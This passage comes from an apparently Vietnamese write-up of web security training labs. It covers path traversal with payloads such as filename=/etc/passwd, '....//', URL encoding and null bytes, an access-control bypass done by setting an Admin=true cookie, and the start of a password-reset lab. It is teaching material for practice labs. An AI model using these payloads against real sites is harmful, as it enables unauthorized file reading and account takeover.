
Bước 4: Xóa quyền của admin

Tiến hành xóa admin carlos bằng cách tìm thông tin trong phần response

Thông tin để xóa carlos

Sau đó copy lại và paste vào phần stockApi bên request. Khi kiểm tra lại, admin carlos đã bị xóa


b. Kết quả



VII. Path traversal


1. File path traversal, traversal sequences blocked with absolute path bypass.

a. Cách thực hiện




URL sẽ lấy parameter filename để trả về nội dung file đó. Do vậy ta có thể theo đường dẫn URL để lấy nội dung file /etc/passwd từ server's filesystem.
Tiến hành chèn vào URL filename=/etc/passwd để truy lấy được dữ liệu từ file.


b. Kết quả



2. File path traversal, traversal sequences stripped non-recursively


a. Cách thực hiện






Sử dụng '../' để di chuyển lên 1 cấp thư mục cha. Đôi khi sử dụng '....//' hoặc '....\/'

VD: Đường dẫn ban đầu là folder1/folder2/etc/passwd. Sau khi sử dụng '../' thì đường dẫn folder1/folder2/../etc/passwd sau khi được sử lý sẽ là folder1/etc/passwd.




Có thể sử dụng URL encoding để bypass trường hợp web server loại bỏ mọi trình tự truyền tải trước khi chuyển dữ liệu đầu vào đến ứng dụng.



Sử dụng null byte trong trường hợp web server yêu cầu parameter filename phải có phần mở rộng, ví dụ .png. Khi đó sử dụng null byte để bypass kiểm tra đường dẫn và các phần tệp tin sau đó.

b. Kết quả




VIII. Access control vulnerabilities

1. User role controlled by request parameter

a. Cách thực hiện

Bước 1: Đăng nhập vào account với thông tin sau: username = wiener, password = peter. Sau đó tìm trong *Proxy* của *Burp* phần /login ta sẽ nhận được thông tin sau:




Thông tin phần response

Để thay đổi thành true, ta kiếm phần /my-account và thực hiện *send to repeater* để tiến hành tấn công.

Bước 2: Tấn công ở repeater

Sau khi send to repeater, ta thấy ở phần response không có bất cứ admin nào.




Vì thế, thay đổi thành Admin=true và nhấn send lại, có kết quả:


```
<a href="/admin">
  Admin panel
</a>
```

Bước 3: Thay đổi nội dung bên trang web.

Mở phần cookies đang hoạt động và thay đổi giá trị admin thành true để thực hiện chiếm quyền.



Nhấn vào *my account* lần nữa sẽ hiện ra mục *Admin panel*. Vậy là lúc này, ta đã chiếm quyền thành công. Theo yêu cầu bài lab, nhấn *Delete* carlos là ta đã hoàn thành.



b. Kết quả

IX. Authentication


1. Password reset broken logic

a. Cách thực hiện


Bước 1: Truy cập vào trang web cần tấn công và nhấn vào *Forgot your password?*. Sau đó nhập tên *wiener* vào. Khi kiểm tra bên *Proxy* của *Burp* và tìm /forgot-passwor, ta có thể thấy được lệnh truy cập với username = wiener

Bước 2: Truy cập vào email client.

